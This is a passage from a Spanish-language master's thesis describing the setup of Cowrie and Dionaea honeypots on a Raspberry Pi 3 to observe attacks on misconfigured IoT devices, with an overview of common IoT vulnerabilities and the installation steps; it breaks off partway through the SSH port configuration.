HoneyPot de dispositivos IoT usando una raspberry Pi 3

Dinael Antonio Castro Astroz
Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones
Informática, multimedia y telecomunicación

Pau del Canto Rodrigo
Víctor García Font

31/12/2018

FICHA DEL TRABAJO FINAL

Título del trabajo:	*HoneyPot de dispositivos IoT usando una raspberry Pi 3*
Nombre del autor:	*Dinael Antonio Castro Astroz*
Nombre del consultor/a:	*Pau del Canto Rodrigo*
Nombre del PRA:	*Víctor García Font*
Fecha de entrega (mm/aaaa):	12/2018
Titulación:	*Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones*
Área del Trabajo Final:	*TFM-Ad Hoc*
Idioma del trabajo:	*Español*
Palabras clave	*Honeypot, Internet de las Cosas, raspberry*

Resumen del Trabajo:

La finalidad de este trabajo es identificar y presentar las vulnerabilidades de los dispositivos IoT que se encuentran mal configurados o que desde fábrica ya vienen con falencias a nivel de seguridad. Para esta labor, se realizó la implementación de dos honeypots conocidos, cowrie y dionaea en una raspberry pi 3, las cuales fueron publicadas durante dos semanas en internet con diferentes servicios vulnerables. Mediante los honeypots, se pudo obtener información valiosa que permitió identificar varias conexiones remotas que utilizaron el dispositivo vulnerable como pivote para realizar otros ataques a diferentes destinos. Por otra parte, también se observó la recopilación de información a través de protocolos como SMB y el constante escaneo de la red de internet en busca de dispositivos PnP.

Se pudo concluir que un dispositivo IoT mal configurado es fácilmente identificable para los servicios de escaneo y para los servicios automatizados (o botnets) para amplificar los ataques a otros host remotos. Por otra parte, la privacidad de los dispositivos también se ve comprometida, puesto que un atacante puede recopilar información de la máquina vulnerable, robar archivos y hasta realizar instalaciones de cualquier tipo de archivo, ejecutando código arbitrario.

Abstract:

The purpose of this work is to identify and present the vulnerabilities of IoT devices that are incorrectly configured or that from the factory already come with flaws at the security level. For this work, the implementation of two known honeypots, cowrie and dionaea in a raspberry pi 3, which were published during two weeks on the Internet with different vulnerable services was carried out. Through the honeypots, valuable information was obtained that allowed us to identify several remote connections that used the vulnerable device as a pivot to perform other attacks on different destinations. On the other hand, the collection of information through protocols such as SMB and the constant scanning of the internet network in search of PnP devices was also observed.

It could be concluded that a misconfigured IoT device is easy prey for scanning services and for automated services (or botnets) to amplify attacks to other remote hosts. On the other hand, the privacy of the devices is also compromised, since an attacker can gather information from the vulnerable machine, steal files and even install installations of any type of file executing arbitrary code.

Índice

Lista de figuras

1. Introducción

1.1 Contexto y justificación del Trabajo

Durante los últimos años, el desarrollo de dispositivos inteligentes ha venido en crecimiento y parece no detenerse. De acuerdo a un estudio realizado por Gartner, para 2017, existían 6 mil millones de dispositivos IoT en el mundo, una cifra bastante elevada, si tenemos en cuenta que en el planeta hay un poco más de 7 mil millones de personas, esto significa que más de la mitad de la población mundial se encuentra conectada. Sin embargo, los fabricantes de dichos dispositivos han dedicado sus esfuerzos en ofrecer usabilidad y simplicidad a los usuarios, sacrificando la seguridad de los mismos dando como resultado una gran cantidad de elementos conectados a internet potencialmente vulnerables. Fue así como en 2016 el planeta pudo ver cómo grandes proveedores de servicios como OVH (Francia) y Dyn (Estados Unidos) sufrían unos de los mayores ataques de DDoS de la historia, más tarde se supo que este evento había sido posible gracias a una botnet conformada por una gran cantidad de enrutadores, impresoras, cámaras IP entre otros dispositivos. Mirai y BricketBot son solo algunas de las infecciones conocidas y que se han aprovechado de vulnerabilidades en servicios de Telnet y SSH para hacer más grande su red de dispositivos. Un elemento IoT vulnerable en una red doméstica podría desencadenar una serie de eventos graves como por ejemplo, que el dispositivo termine siendo parte de una botnet o más graves, como por ejemplo que desde ese dispositivo se realicen actos ilegales o que un delincuente pueda espiar y chantajear al dueño del mismo. Para solucionar este problema, en el mejor de los casos, los fabricantes lanzan actualizaciones de firmware en los que corrigen los fallos de seguridad, infortunadamente, existen fabricantes que no lanzan nuevas versiones de firmware o en el peor de los casos, los dispositivos no tienen ni siquiera la capacidad de actualizarse, lo que hace que el problema se vuelva inmanejable.

Aunque el panorama no es muy alentador, se han realizado grandes esfuerzos para evitar que los dispositivos IoT sean usados como pivotes para lanzar ataques. Uno de los trabajos más importantes desarrollados es el honeypot, o tarro de miel, como lo indica su traducción en inglés, el cual es un sistema de software o hardware con vulnerabilidades instaladas a propósito las cuales serán expuestas para que sean explotadas por un atacante y de esta manera realizar un posterior análisis para determinar la taxonomía de un ataque.

El objetivo de este trabajo es implementar un honeypot para realizar la publicación de varios servicios asociados a dispositivos IoT utilizando las

bondades de una raspberry pi 3, para luego realizar el análisis de los ataques realizados sobre la misma y determinar qué tipo de vectores de ataque se utilizan y que vulnerabilidades se están explotando para obtener acceso a los dispositivos IoT.

1.2 Objetivos del Trabajo

- Implementar un honeypot que simule un dispositivo IoT usando una raspberry pi 3 y exponerla durante dos semanas en internet
- Realizar la recolección de información en un sistema centralizado para realizar el análisis de los datos recolectados
- Presentar un informe con las conclusiones que muestre los resultados obtenidos luego del ejercicio realizado

1.3 Enfoque y método seguido

[1] Como punto de partida, los honeypots se encuentran clasificados en dos tipos:

- **Baja interacción:** Su despliegue pretende emular un sistema operativo o una aplicación en concreto. Son limitados y bastante fáciles de detectar por un atacante que tenga cierto nivel de experiencia, sin embargo, para ataques automáticos puede ser una gran ayuda en la detección e identificación de los mismos.

- **Alta interacción:** Implica la configuración de un sistema operativo y aplicaciones sobre un hardware real. La información que se puede extraer de ellos es mucho más interesante, debido a que estos tienden a ser realizados por personas especializadas. Al ser sistemas operativos completos, un atacante podría hacer un ataque de zero-day, entregando mucha más información acerca de un nuevo ataque. Al no tener servicios reales productivos es más fácil realizar el aislamiento del dispositivo de la red, minimizando la infección de toda una red y permitiendo ejecutar un análisis seguro.

Debido a que este sistema requiere de una maquina real para su ejecución se decidió utilizar una raspberry Pi 3. Este dispositivo es un hardware de bajo costo que tiene recursos propios de memoria, CPU, almacenamiento y red, capaz de ejecutar un sistema operativo como cualquier dispositivo de red conectado a internet. A continuación se mencionan las principales ventajas de implementar un honeypot usando este modelo [2]:

- Bajo coste
- Fácil implementación
- Recursos dedicados de cómputo para ejecutar un sistema operativo y aplicaciones de manera independiente

- En caso de comprometimiento la máquina, es fácil su aislamiento de la red y su recuperación al no tener servicios productivos reales
- Los ataques son limitados al nivel de la emulación del pot
- Se mitigan riesgos, evitando que un atacante pueda llegar al sistema operativo de la máquina real
- Algunos contienen herramientas para la identificación de amenazas, como por ejemplo snort
- Aunque existen dispositivos como los IDS (Intrusion Detection System) que se dedican a la detección de potenciales amenazas a través de reglas preconfiguradas, un honeypot permite la detección de ataques dirigidos o ataques de día cero que un atacante realice
- Se puede implementar sobre IPv4 e IPv6 teniendo los mismos resultados
- La información recopilada de un honeypot, sea de baja o de alta interacción, en general, es verás y concisa, lo que ayuda a que un administrador observe el tráfico verdaderamente interesante y al que le puede sacar un mayor provecho, lo que otros sistemas de seguridad, como por ejemplo los firewalls, no le pueden entregar. El número de falsos positivos se minimizan y los análisis se pueden realizar con información concisa.

Por otra parte, las desventajas de la implementación de un honeypot son las siguientes:

- El almacenamiento es limitado
- Un atacante experto puede identificar las aplicaciones emuladas
- Las actividades rastreadas y capturadas por el honeypot, son propiamente de la interacción del atacante con este, no proporciona información de las máquinas vecinas a menos que la amenaza interactúe con el honeypot al mismo tiempo.
- Un honeypot puede llegar a ser un potencial riesgo en una red, debido a que la atracción de atacantes a la misma, puede generar el secuestro del mismo, sino está bien configurado, para ser utilizado como punto de inicio para generar otros ataques a redes externas, o lo que es peor, a redes internas.

La ubicación del honeypot se puede establecer dependiendo de los objetivos que se establezcan:

1. Honeypot antes del firewall: Este honeypot representa un mínimo riesgo al interior de la red debido a que las publicaciones se hacen en un segmento que no se encuentra protegido por el firewall, mientras que los demás dispositivos de la red, son protegidos por las reglas que existan en el firewall. Por lo general tienen todos los puertos abiertos y pueden ser atacados sin tener riesgo de compromiso del resto de la red.

2. Honeypot después del firewall: Este honeypot, se encuentra al interior de la red y las conexiones son filtradas por las reglas del firewall. Es usado para realizar las detección de eventos al interior de una red

que ya cuenta con una protección, permitiendo mejorar la seguridad al interior de la misma.

3. Honeypot en la DMZ: Este honeypot es colocado en una de las VLAN o redes directamente conectadas al firewall en donde se realizan las publicaciones. Este es usado para detectar ataques que vayan dirigidos a los portales de las organizaciones, sirviendo como punto referencia para ejecutar el aseguramiento de los servicios que se publican en internet.

1.4 Planificación del Trabajo




Figura 1. Figura de la planeación del proyecto.

1.5 Breve sumario de productos obtenidos

- Identificación del comportamiento de un atacante luego de obtener acceso al dispositivo y determinar si es un ataque robotizado o uno realizado por una mano humana.
- Identificación de los vectores utilizados por los delincuentes para tomar posesión de un dispositivo expuesto en internet.
- Identificación de las vulnerabilidades explotadas por un delincuente o robot para realizar un ataque.
- Informe de ataques realizados y vectores utilizados por los delincuentes para realizar las actividades maliciosas.

1.6 Breve descripción de los otros capítulos de la memoria

En el capítulo 1 se realiza una breve descripción del fin y el objetivo principal del trabajo. Se realiza una breve contextualización y una justificación del motivo por el cual es importante la implementación de un honeypot para el descubrimiento de nuevas amenazas.

En el capítulo 2, se describen las vulnerabilidades que se presentan comúnmente en los dispositivos IoT y se detalla la implementación del honeypot, una descripción de los elementos instalados, la arquitectura utilizada y el análisis del diseño del honeypot que se escogió para ejecutar el proyecto y los resultados que se pueden obtener.

En el capítulo 3, se realiza la exposición de los resultados obtenidos luego de la publicación de los servicios vulnerables. Se muestra un análisis de los logs de cada servicio, referente a la interacción del atacante con el pot y la identificación de las vulnerabilidades explotadas.

En el capítulo 4, se documentan las conclusiones del ejercicio realizado de acuerdo a los resultados obtenidos. Se realiza la descripción de cada uno de los inconvenientes y aciertos que se tuvieron en el transcurso del desarrollo del proyecto, así como también se hace un llamado a la conciencia para que los dispositivos IoT sean asegurados de una manera adecuada.

2. Análisis, Diseño e Implementación

Un honeypot, es un sistema conformado por hardware y software, que permite la publicación de una serie de servicios configurados de manera vulnerable con el fin de servir como señuelo para ser objetivo de un ataque. El objetivo principal de esta técnica, es lograr obtener la mayor información posible acerca de un ataque y realizar un posterior análisis para identificar la taxonomía del ataque y al atacante.

Para el desarrollo de este proyecto, se realizó el uso de una raspberry pi 3, un sistema de bajo coste y con recursos propios que permite la ejecución de un sistema operativo con servicios y aplicaciones propias, pudiendo ejecutar un sistema real. Honeeepi, es un desarrollo de código abierto sobre un raspbian personalizado, en el cual se incluyen varios honeypots que pueden publicar diferentes servicios, incluidos los servicios usados por dispositivos IoT.

2.1 Vulnerabilidades más comunes en dispositivos IoT

[3] Con el fin de determinar cuál es la honeypot que se va a utilizar para la implementación del proyecto que tiene como fin detectar ataques sobre dispositivos IoT, se realiza la investigación acerca de las vulnerabilidades que son explotadas con más frecuencia en estos dispositivos:

- **Interface Web Insegura**

  Se refiere a problemas relacionados con brechas de seguridad de las interfaces web que vienen en los dispositivos IoT que permiten que un usuario pueda interactuar con el dispositivo. Sin embargo, también puede servir para que un atacante pueda obtener el acceso no autorizado al elemento. Dentro de las vulnerabilidades que pueden ser explotadas se incluyen:

  - Enumeración de la cuenta
  - Credenciales por defecto
  - Credenciales expuestas en el tráfico de red
  - Cross Site Scripting (XSS)
  - Inyeccion SQL
  - Sesiones de Administración inseguras, por ejemplo a través del servicio Telnet
  - Malas configuraciones de autenticación de administración

- **Autenticación/Autorización Insuficiente**

  Se reafiere a los métodos ineficaces de autenticación de los dispositivos IoT, por lo cual, un usuario puede obtener mayores niveles de acceso que los permitidos. Dentro de las vulnerabilidades que pueden ser explotadas se encuentran:

- Falta de complejidad en las contraseñas de usuario
- Credenciales mal protegidas
- Falta de autenticación de dos factores
- Recuperación insegura de contraseña
- Escalamiento de privilegios
- Falta de control basado en roles

- **Servicios de red inseguros**

  Se relaciona con vulnerabilidades de los servicios presentes en la red que se utilizan para acceder al dispositivo IoT, que pueden permitir que un intruso obtenga acceso no autorizado al dispositivo. Dentro de las brechas que se pueden explotar en este punto se encuentran:

  - Servicios vulnerables
  - Desbordamiento de bufer
  - Puertos abiertos a través de UPnP
  - Servicios UDP explotables
  - Denegación de Servicio
  - DoS a través de dispositivos de red Fuzzing

- **Falta de cifrado en el transporte**

  Los datos que se intercambian con el dispositivo IoT se realizan sobre un formato no cifrado, lo que podría facilitar a un intruso realizar la una captura de los mismos y capturándolos para su uso posterior. Dentro de esta categoría existen algunas brechas entre las que se incluyen:

  - Servicios sin cifrar a través de internet
  - Servicios no encriptados en la red local
  - SSL/TLS mal implementado
  - SSL/TLS mal configurado

- **Privacidad**

  Los aspectos acerca de la privacidad son fácilmente descubribles a lo largo de la configuración de los dispositivos, allí debe ser configurable la cantidad de datos personales permitidos, pero mucha de esta información no es protegida adecuadamente, Dentro de esta categoría puede existir la siguiente vulnerabilidad:

  - Recopilación de información personal innecesaria

- **Interfaz de nube insegura**

  Las integraciones de la nube con los dispositivos IoT no tienen una adecuada protección, los controles de autenticación son deficientes y los datos muchas veces no viajan cifrados, lo que permite que un intruso

pueda acceder a los datos. Las vulnerabilidades que se encuentran dentro de esta categoría incluyen:

- Enumeración de la cuenta de usuario
- Credenciales expuestas en el tráfico de red
- No hay cierres de sesión

- **Firmware inseguro**

  La falta de capacidad para actualizar un dispositivo IoT de por sí ya es una debilidad. Los dispositivos deberían tener la capacidad de actualizarse para solucionar vulnerabilidades y reparar bugs que en versiones anteriores han sido descubiertos. El firmware también puede ser inseguro si contiene datos confidenciales, como por ejemplo credenciales de usuario y que no se encuentren codificados. La incapacidad de un dispositivo de actualizarse significa que este permanecerá vulnerable indefinidamente. Dentro de las vulnerabilidades identificadas en este apartado, se pueden encontrar:

  - No usar cifrado para realizar actualizaciones
  - El archivo de actualización no se encuentra cifrado
  - Actualización no revisada antes de cargarla
  - El firmware contiene información confidencial
  - No poseer una funcionalidad para realizar la actualización de firmware

- **Seguridad física**

  Este apartado se refiera a las debilidades en la seguridad física de los dispositivos IoT, las cuales están presentes cuando un atacante podría desarmar uno de ellos y acceder al medio de almacenamiento. Los puertos USB u otros puertos se pueden utilizar para acceder al dispositivo usando funciones destinadas al mantenimiento o configuración, lo que puede provocar que un atacante pueda ingresar a los datos confidenciales. Dentro de las vulnerabilidades de este apartado, se pueden encontrar:

  - Acceso al software a través de puertos USB
  - Eliminación de medios de almacenamiento

2.2 Arquitectura propuesta

El honeypot será ubicado al interior de una red doméstica usando un modem de fibra óptica proveído por el operador de servicios de internet ETB (Empresa de Telecomunicaciones de Bogotá). Se realizarán las configuraciones en el modem para publicar los puertos específicos de los servicios vulnerables, usando la opción de port forwarding.

A continuación se muestra un diagrama de la arquitectura que se usará para la publicación del honeypot:




Figura 2. Esquema de red para la implementación del honeypot

2.3 Análisis de honeypots

Con el fin de aprovisionar un honeypot idóneo para lograr los resultados que se buscan, se realiza la investigación en internet acerca de honeeypots disponibles encontrando varias opciones dentro de las que se pueden destacar Honeything, telnet-iot-honeypot, kako y honeeepi.

[4] De estas tres pots mencionadas anteriormente, se eligió kako, debido a que puede simular varios sistemas operativos vulnerables de routers, cámaras y servicios y puede ser ejecutada en la raspberry, solamente con tener instalado python. Sin embargo, al realizar la implementación de kako como pot, se identifica que existen varios problemas con librerías y configuración de la misma. Por otra parte, la documentación que se encuentra en el repositorio de github está incompleta y poco clara.

En este punto, se descarta la posibilidad de tener a kako como honeypot y se elige a honeeepi como la nueva opción de implementación.

[5] De acuerdo a la documentación existente, honeeepi, es un desarrollo para raspberry pi que se basa en el sistema operativo raspbian personalizado que posee varias honeypots que se pueden utilizar de acuerdo a la necesidad, dentro de las cuales se encuentran:

- ***Conpot:*** Es un honeypot de sistemas de control industrial de baja interactividad, fácil de implementar, modificar y extender, capaz de emular una infraestructura industrial compleja. Cuenta con una interfaz de interacción humana para aumentar la superficie de ataque del honeypot.
- ***Dionaea:*** Es un honeypot diseñado para atrapar el malware que explota las vulnerabilidades publicadas por los servicios de red. El objetivo es obtener una copia del malware. Puede realizar la publicación de servicios como SIP, FTP, TFTP, SMB, bases de datos, entre otros.
- ***Glastopf:*** Es una aplicación web desarrollada en Python que emula vulnerabilidades.
- ***Cowrie:*** Es un honeypot de servicios SSH y Telnet de interacción media para registrar ataques de fuerza bruta y captura la interacción realizada por un atacante.
- ***Kippo:*** Es un honeypot SSH de interacción media que registra ataques de fuerza bruta y proporciona toda la información asociada a la interacción del atacante.
- ***Honeyd:*** Realiza la creación de host virtuales en una red. Estos dispositivos pueden configurarse para que ejecuten ciertos servicios y un sistema operativo determinado.
- ***Amun:*** Es un honeypot desarrollado en python de baja interacción que permite la captura de malware. Emula múltiples vulnerabilidades asociadas a sistemas operativos.

De igual manera, honeeepi, posee algunas herramientas que permiten el estudio del tráfico que se puede detectar a través del sensor:

- ***Snort:*** Es un sistema de detección de intrusos en la red, libre y gratuito. Ofrece capacidad para el almacenamiento de registros en archivos de texto y bases de datos abiertas. Tiene un motor de detección de ataques y escaneo de puertos que permite registrar, alertar y responder ante cualquier tráfico anómalo detectado.
- ***Ntop:*** Es una herramienta que permite la monitorización en tiempo real de una red. Es útil para realizar el control de usuarios y dispositivos que están consumiendo recursos de red en un instante y además puede ayudar a la detección de una mala configuración de los equipos dentro de la misma.
- ***Captura remota de paquetes:*** Proporciona la captura de tráfico remoto y envía los datos de vuelta a un cliente local que envía los comandos apropiados.

[6] [7] Para el caso de este proyecto se realizará la configuración e implementación de las siguientes pots:

1. Dionaea
2. Cowrie

Para el análisis de tráfico en la red se realizará el uso de la herramienta:

1. Ntop

Para realizar la instalación se requieren los siguientes elementos:

- Raspberry pi 3
- Tarjeta micro SD (preferiblemente 32GB)
- Lector de tarjetas SD
- Cable de red
- Teclado, mouse y monitor

Se realiza la descarga de la imagen de honeeepi del sitio oficial en sourceforge: https://sourceforge.net/projects/honeeepi/ y se realiza el montaje de la misma en la micro SD. Luego se coloca la SD en la raspberry se procede a encender la misma. Se realiza la conexión de la raspberry al switch de la red con el cable de red. Después de determinar la dirección IP asignada a la raspberry (se puede conectar el monitor y ejecutar el comando ifconfig), con el fin de poder realizar la administración del dispositivo via SSH por el puerto 9002:

2.4 Instalación de Honeypots

De esta manera se procede a realizar la instalación de las honeypots escogidas.

Se ingresa vía SSH por el puerto 9002 con el usuario pi y el password honeeepi.




Figura 3. Gestión de raspberry a través de SSH usando PuTTY

2.3.1 Dionaea

a. Dirigirse a la carpeta /honeeepi/dionaea-honeypot
b. Ejecutar el siguiente comando: sudo ./start.sh &
c. Ejecutar el siguiente comando: sudo ./start-p0f.sh &

Se observa cómo se cargan los módulos y los puertos se van asignando a los recursos del honeypot:




Figura 4. Carga del honeypot dionaea

Luego de activar el honeypot se activan los siguientes servicios:

- HTTP (80)
- HTTPS (443)
- SQL (1433)
- MySQL (3306)
- FTP (21)

- 1723 (PPTP)
- 445 (SMB)
- 135 (RPC)
- 5060 (SIP)
- 5061 (SIP)
- 42 (WINS)

2.3.2 Cowrie

a. Se edita el puerto SSH de administración por otro. En este caso se coloca 9002. Para ejecutar esta actividad se realiza la ubicación del siguiente archivo: /etc/ssh/sshd_config y se edita con el comando vi:

